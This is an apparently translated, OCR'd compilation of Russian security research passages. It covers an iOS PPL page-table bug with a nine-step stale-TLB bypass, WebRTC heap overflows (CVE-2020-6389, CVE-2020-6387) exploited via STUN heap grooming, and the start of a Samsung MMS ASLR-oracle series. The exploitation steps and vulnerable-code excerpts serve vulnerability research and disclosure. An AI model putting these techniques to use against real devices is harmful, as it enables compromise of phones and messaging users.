
```
static int
pmap_remove_range_options(
    pmap_t pmap,
    pt_entry_t *bpte,  // first L3 TTE to remove
    pt_entry_t *epte,  // end of the TTE range
    uint32_t *rmv_cnt,
    int options);
```

Вычисляя эти указатели, `pmap_remove_options_internal()` предполагает, что переданный виртуальный диапазон не пересекает границу таблицы трансляции L3:

```
remove_count = pmap_remove_range_options(
```

```
pmap,
&l3_table[(va_start >> 14) & 0x7ff],
(uint64_t *)((char *)&l3_table[(va_start >> 14) & 0x7ff]
    + ((size >> 11) & 0x1ffffffffffff8)),
&rmv_spte,
options);
```

Если диапазон пересекает границу, вычисленный интервал TTE выходит за страницу таблицы L3. Атакующий с примитивом произвольного вызова функции ядра может напрямую обратиться к входящей в PPL обёртке, обойти предусмотренные ограничения вызова и заставить PPL обрабатывать память за границами как записи TTE. Удаляемые записи обнуляются, что уже позволяет повреждать защищённую PPL память.




Слепое обнуление TTE за границами неудобно для эксплуатации. Интересные данные PPL могут находиться далеко от контролируемой таблицы страниц, а учёт PPL, скорее всего, обнаружит удаление несуществующих отображений. Но гораздо сильнее побочный эффект: неправильная инвалидация буфера ассоциативной трансляции (TLB).

После очистки записей `pmap_remove_options_internal()` делает недействительными кэшированные трансляции переданного виртуального диапазона:

```
flush_mmu_tlb_region_asid_async(va_start, size, pmap);
```


Сброс охватывает исходный виртуальный диапазон, а не фактические удалённые за границами TTE. При тщательно подготовленном наборе таблиц эти TTE могут представлять несвязную часть адресного пространства. Процедура удаляет один набор трансляций, но сбрасывает другой, оставляя устаревшую запись TLB для страницы, которую XNU считает неотображённой.



Устаревшая запись TLB позволяет процессу продолжать обращаться к физической странице после её удаления из отображения и повторного использования. Если страницу используют как таблицу трансляции L3, старое пользовательское отображение может изменять новую таблицу и вставлять произвольные доступные для записи отображения защищённых PPL страниц.

Обход выполняется так:

1. Вызвать функцию ядра `cpm_allocate()` и выделить две смежные физические страницы A и B.
2. Вызвать `pmap_mark_page_as_ppl_page()`, поместив A и B в начало `ppl_page_list`, чтобы они стали доступны для повторного использования в качестве таблиц страниц.
3. Вызвать ошибки страниц для виртуальных адресов P и Q. A и B становятся таблицами трансляции L3 для P и Q. Виртуально P и Q несмежны, но их TTE расположены рядом в физической памяти.
4. Запустить поток с бесконечным циклом, закреплённый за одним ядром процессора. Он постоянно читает страницу Q, поддерживая её запись TLB активной.
5. Вызвать `pmap_remove_options()` для удаления двух страниц начиная с P — виртуального диапазона, не содержащего Q. Уязвимость удалит TTE и P, и Q, но сделает недействительной только запись TLB для P.
6. Снова вызвать `pmap_mark_page_as_ppl_page()`, поместив физическую страницу Q в начало `ppl_page_list`.
7. Вызвать ошибку страницы по виртуальному адресу R. Физическая страница Q будет повторно использована как таблица L3 для R, хотя поток всё ещё удерживает устаревшую трансляцию TLB для Q.
8. Через устаревшую трансляцию записать в страницу Q TTE L3, отображающую саму Q с доступом на запись.
9. С помощью этого самоотображения изменять таблицы страниц после исчезновения устаревшей записи TLB.



Уязвимость была зарегистрирована как проблема Project Zero 2035 и исправлена в iOS 13.6. К отчёту приложен PoC, отображающий произвольные физические адреса в EL0. Более глубокий разбор неправильной инвалидации TLB приведён в статье Янна Хорна «Берём страницу из книги ядра».

Ошибка иллюстрирует повторяющуюся проблему добавления новой границы безопасности в код, где её изначально не было. Существующие функции могут содержать тонкие предположения о месте проверки или закрытости определённых возможностей. Эти предположения перестают выполняться, когда прежде внутренний код становится привилегированным интерфейсом. Похожие ошибки могут существовать и в других местах PPL.

Тем не менее упражнение оставило хорошее впечатление от архитектуры PPL. Она создаёт ясную границу безопасности, не добавляя без необходимости новую поверхность атаки. Мой главный вопрос по-прежнему касается практической ценности: какие реальные атаки PPL останавливает сегодня и не служит ли она прежде всего фундаментом для будущих более мощных мер? Каким бы ни был ответ, это интересная и хорошо спроектированная защита.

Эксплуатация Android-мессенджеров через WebRTC: часть 1

В этой серии рассматривается эксплуатация уязвимостей повреждения памяти в WebRTC, используемом приложениями обмена сообщениями Android. Первая часть начинается с двух ошибок обработки RTP, исследует, как одна из них позволяет изменить указатель инструкций, и объясняет, почему ни одна не обеспечивает достаточно надёжного обхода ASLR.

Ошибки

Первыми кандидатами были CVE-2020-6389 и CVE-2020-6387. Обе находятся в обработке протокола передачи в реальном времени (RTP) WebRTC. RTP передаёт аудио и видео между участниками и поддерживает расширения с метаданными, например ориентацией экрана, уровнем звука или сведениями о кадре. Оба уязвимых расширения были добавлены в 2019 году.

CVE-2020-6389 затрагивает расширение маркировки кадров. WebRTC поддерживает пять временных слоёв, но номер слоя в расширении является трёхбитным полем и может представлять значения до семи. `temporal_idx` используется без ограничения размером массива из пяти элементов:

```
if (layer_info_it->second[temporal_idx] != -1 &&
    AheadOf<uint16_t>(layer_info_it->second[temporal_idx],
                      frame->id.picture_id)) {
  // Not a newer frame. No subsequent layer info needs update.
  break;
}

// ...
layer_info_it->second[temporal_idx] = frame->id.picture_id;
```

Последнее присваивание записывает данные за границами. Предшествующая проверка сравнивает текущее 16-разрядное значение с порядковым номером, поэтому запись условна, но при тестировании обычно срабатывала после двух или трёх попыток. Более важное ограничение: элементы массива являются 64-разрядными целыми числами, а `picture_id` имеет лишь 16 бит. Атакующий может перезаписать до трёх выровненных 64-разрядных слотов за пределами выделения кучи фиксированного размера 80 байт, но только небольшими значениями, которые нельзя непосредственно использовать как указатели.

CVE-2020-6387 затрагивает обработку прямой коррекции ошибок расширения синхронизации видео. При восстановлении пакетов FEC копирует входящие RTP-пакеты и очищает поля синхронизации:

```
case RTPExtensionType::kRtpExtensionVideoTiming: {
  // Nullify 3 last entries: packetization delay and 2 network timestamps.
  // Each of them is 2 bytes.
  uint8_t* p = WriteAt(extension.offset) +
               VideoSendTiming::kPacerExitDeltaOffset;
  memset(p, 0, 6);
  break;
}
```

Значение `kPacerExitDeltaOffset` равно семи. Код очищает байты с 7-го по 12-й в расширении, не проверяя, что его длина равна 13 байтам или что в пакете осталось столько данных. Это предоставляет атакующему запись до шести нулевых байтов со смещением до семи байтов за пределами буфера кучи переменного размера.

Вторая ошибка предоставляет более широкий выбор размера выделения, невыровненную запись и некоторое управление смещением. Первая записывает больше байтов, но требует 64-разрядного выравнивания и нацелена на фиксированный размер. Ни один примитив не выглядит идеальным: CVE-2020-6389 записывает только небольшие целые числа, а CVE-2020-6387 — только нули.

Изменение указателя инструкций

Современный Android использует jemalloc — распределитель с блоками без встроенных заголовков кучи, поэтому повреждение метаданных распределителя невозможно. Я собрала WebRTC для Android с символами, загрузила её в IDA и исследовала типы объектов, которые могли либо улучшить примитив записи, либо непосредственно повлиять на поток управления.

Увеличить длину с помощью CVE-2020-6389 оказалось неудобно. Многие значения длины имеют 32 бита, но ошибка перезаписывает целый 64-разрядный слот, повреждая соседнее поле. Ненулевую длину можно выбрать целью только в позиции, выровненной по 64 битам. Кроме того, перезапись выполняется на позднем этапе обработки пакета, когда многие временные объекты уже использовались в последний раз. CVE-2020-6387 способна только уменьшить длину, поскольку записывает нули.

Для поиска неожиданных эффектов я многократно запускала CVE-2020-6389 в Android. Примерно в одном из 20 сбоев указатель инструкций содержал значение, явно загруженное из кучи. После переполненной области был выделен `StunMessage`. Его первое поле после таблицы виртуальных функций — вектор:

```
protected:
  std::vector<std::unique_ptr<StunAttribute>> attrs_;

private:
  uint16_t type_;
  uint16_t length_;
  std::string transaction_id_;
  uint32_t reduced_transaction_id_;
  uint32_t stun_magic_cookie_;
```

Вектор libc++ начинается с двух указателей:

```
pointer __begin_;
pointer __end_;
```

Запись за границами заменила `__end_` небольшим 16-разрядным целым числом. Итерация по вектору начинается с `__begin_` и увеличивает указатель до достижения `__end_`; при повреждённом конечном указателе уничтожение выходит за пределы выделения. Поскольку вектор содержит виртуальные объекты `StunAttribute`, деструктор в итоге выполняет виртуальный вызов через память за границами. Именно этот вызов объясняет управляемый на вид указатель инструкций.

Обычно один участник WebRTC не может напрямую отправлять пакеты STUN другому: каждый взаимодействует со своим сервером STUN. Филипп Ханке из webrtchacks предложил использовать подконтрольный атакующему TCP-сервер как кандидата ICE. Тогда оба участника взаимодействуют через этот сервер, включая трафик STUN, что позволяет атакующему ретранслировать специально сформированные сообщения.

Эксплойту нужны управляемые данные после выделения вектора. Обычные сообщения STUN содержат мало атрибутов и создают буферы вектора размером 32 или 64 байта в активно используемых классах размеров. Вместо этого я отправляла сообщения со 128 атрибутами, создавая буфер вектора размером 1024 байта в сравнительно спокойном классе jemalloc. Множество таких сообщений STUN чередовалось с RTP-пакетами размером 1024 байта,

содержащими нужный указатель, и пакетами, запускающими уязвимость. Это приводило к виртуальному вызову по выбранному указателю примерно в одной из пяти попыток — достаточно, чтобы перейти к исследованию ASLR.

Взлом ASLR

Существовало две общие стратегии: повредить исходящий объект так, чтобы целевая память передавалась обратно, либо создать оракул сбоев, раскрывающий свойства адресного пространства.

Марк Бранд предложил использовать CVE-2020-6387, чтобы обнулить младшие байты указателя на исходящие данные. Усечённый указатель мог бы ссылаться на соседнюю память кучи и заставить WebRTC передать данные за пределами предполагаемого пакета. `SendPacketMessageData` и `DataReceivedMessageData` выглядели многообещающе, поскольку помещают исходящие RTP-данные в очередь в `CopyOnWriteBuffer`, первым полем которого является указатель со счётчиком ссылок на `rtc::Buffer`.

`rtc::Buffer` имеет приблизительно следующую структуру:

```
RefCountedObject vtable;
size_t size_;
size_t capacity_;
std::unique_ptr<T[]> data_;
```

Чтобы подмена сработала, усечённый указатель должен попасть на другой объект с правдоподобными значениями всех четырёх полей, поскольку путь отправки обращается к каждому из них. Подходящего объекта в том же классе размеров найти не удалось.

Повторное использование освобождённого `rtc::Buffer` со специально замещённым нижележащим выделением также оказалось ненадёжным. Объект имеет размер 36 байт и занимает 48-байтовый класс jemalloc. Последовательные объекты имеют следующие адреса:

```
0x[...]0000  buffer 0
0x[...]0030  buffer 1
0x[...]0060  buffer 2
0x[...]0090  buffer 3
0x[...]00c0  buffer 4
0x[...]00f0  buffer 5
0x[...]0120  buffer 6
```

Обнуление младшего байта указателей на буферы с 0 по 5 попадает в блок, а та же операция для буфера 6 — нет, поскольку 48 не делит 256 без остатка. Даже когда уязвимость затрагивает нужный объект данных в очереди, лишь около трети усечённых адресов определяют действительный `rtc::Buffer`. Вероятность попасть в сам объект была ниже десяти процентов, поскольку WebRTC создаёт множество выделений похожего размера. Замедление TCP-соединения дольше сохраняло объекты в очереди, но не делало полную цепочку практичной; организация освобождённых буферов и замещение их нижележащих данных добавляли ещё больше неопределённости.

Исходящие пакеты RTCP были ещё одним возможным каналом раскрытия, поскольку участник передаёт их, даже если только принимает медиа. Однако большинство строится на стеке и не может быть изменено этими переполнениями кучи.

Оракул сбоев также был непривлекателен. Само попадание в нужное выделение ненадёжно, поэтому удалённый наблюдатель не может отличить намеренный результат оракула от неудачного расположения кучи. Записи слишком ограничены для создания множества чётких, внешне обнаруживаемых условий. Эксплуатация на основе смещения через частично обнулённую таблицу

виртуальных функций или указатель функции зависела бы от того, какая сборка загрузит полезные цели по адресам, заканчивающимся нулём, и потребовала бы значительных изменений эксплойта для каждой версии WebRTC.

На этом этапе ни одна уязвимость не предоставляла практичного и переносимого обхода ASLR. Требовалась другая ошибка с более мощным примитивом. Исследование продолжается во второй части: «Ошибка получше».

Эксплойт MMS, часть 4: введение в MMS и завершение оракула ASLR

Введение


В части 3 был выбран один из 174 сбоев повреждения памяти Qmage из задачи 2002: линейное переполнение кучи при декомпрессии RLE с контролируемыми размером выделения, длиной переполнения и данными. Согласование размеров bitmap со 160-байтным размерным классом jemalloc помещало пиксельный буфер непосредственно перед его `android::Bitmap`, позволяя надёжно повреждать объект.

Этот объект предоставил возможные примитивы RCE и нейтральную к потоку управления проверку памяти. Она читает выбранный диапазон и вызывает сбой только тогда, когда диапазон не отображён и недоступен для чтения. Чтобы превратить локальный примитив в удалённый оракул ASLR, отправителю нужен один бит обратной связи о том, пережила ли Samsung Messages обработку MMS. Преимущественно односторонний протокол MMS кажется неподходящим для этой цели, но его редко используемая функция отчётов о доставке предоставляет необходимый побочный канал.


Настройка тестовой среды

Для эффективного тестирования необходимо отправлять произвольные MMS с рабочей станции, сохраняя настоящее поведение оператора. Вместо обхода операторов я использовал две SIM-карты, подключил безлимитный тариф MMS для отправителя и лицензировал NowSMS для Windows.

NowSMS может работать как сервер SMS/MMS, шлюз WAP Push Proxy или MMSC. Для этого исследования важна возможность отправлять сообщения через локально подключённый GSM-модем или работающий в его роли телефон Android. Система предоставляет веб-интерфейс, HTTP API и API разработчика для PHP, Java и .NET.



Отправителем служил Samsung Galaxy A50, работавший как модем в режиме Remote Direct. Его подключили к локальной сети по Ethernet, чтобы исключить обрывы беспроводной связи. Целевой Galaxy Note 10+ был соединён с рабочей станцией по USB для доступа к оболочке и захвата экрана. Оба устройства оставались включёнными в зоне с уверенным покрытием сотовой сети.



Создание необработанного PDU MMS


MMS появился примерно в 2001–2002 годах и документирован главным образом для сетевых операторов. Здесь важна часть MM1 — протокол между телефоном и его центром Multimedia Messaging Service Centre (MMSC).

MMS — двоичный объект с MIME-типом `application/vnd.wap.mms-message`. Он содержит обязательные и необязательные заголовки, за которыми могут следовать составные медиафайлы: текст, изображения, аудио или видео. Двоичное представление определено в **OMA-TS-MMS_ENC-V1_3-20110913-A.pdf** (файл в files/OMA-TS-MMS_ENC-V1_3-20110913-A.pdf).

Простое описание исходника NowSMS выглядит так:

```
X-Mms-Message-Type: m-send-req
X-Mms-Version: 1.3
To: 0123456789
Subject: MMS subject
X-Mms-Message-Class: Personal
X-Mms-Priority: Normal
X-NowMMS-Content-Location: message.txt;text/plain
X-NowMMS-Content-Location: image.jpg;image/jpeg
```

Первые три заголовка обязательны, следующие три необязательны, а последние специфичные для NowSMS строки выбирают файлы вложений и их MIME-типы. Инструмент командной строки `mmscomp` преобразует этот исходник в двоичный PDU.



Начало полученного файла содержит закодированные заголовки, текстовые значения заголовков, имена MIME-объектов, а затем байты вложений:


```
00000000: 8c 80 8d 90 97 30 31 32 33 34 35 36 37 38 39 00
00000010: 96 4d 4d 53 20 73 75 62 6a 65 63 74 00 8a 80 8f
00000020: 81 84 a3 02 1e 0d 83 c0 22 3c 6d 65 73 73 61 67
00000030: 65 2e 74 78 74 3e 00 8e 6d 65 73 73 61 67 65 2e
00000040: 74 78 74 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64
00000050: 21 1a 84 df 48 9e c0 22 3c 69 6d 61 67 65 2e 6a
00000060: 70 67 3e 00 8e 69 6d 61 67 65 2e 6a 70 67 00 ff
00000070: d8 ff ee 00 0e 41 64 6f 62 65 00 64 c0 00 00 00
```

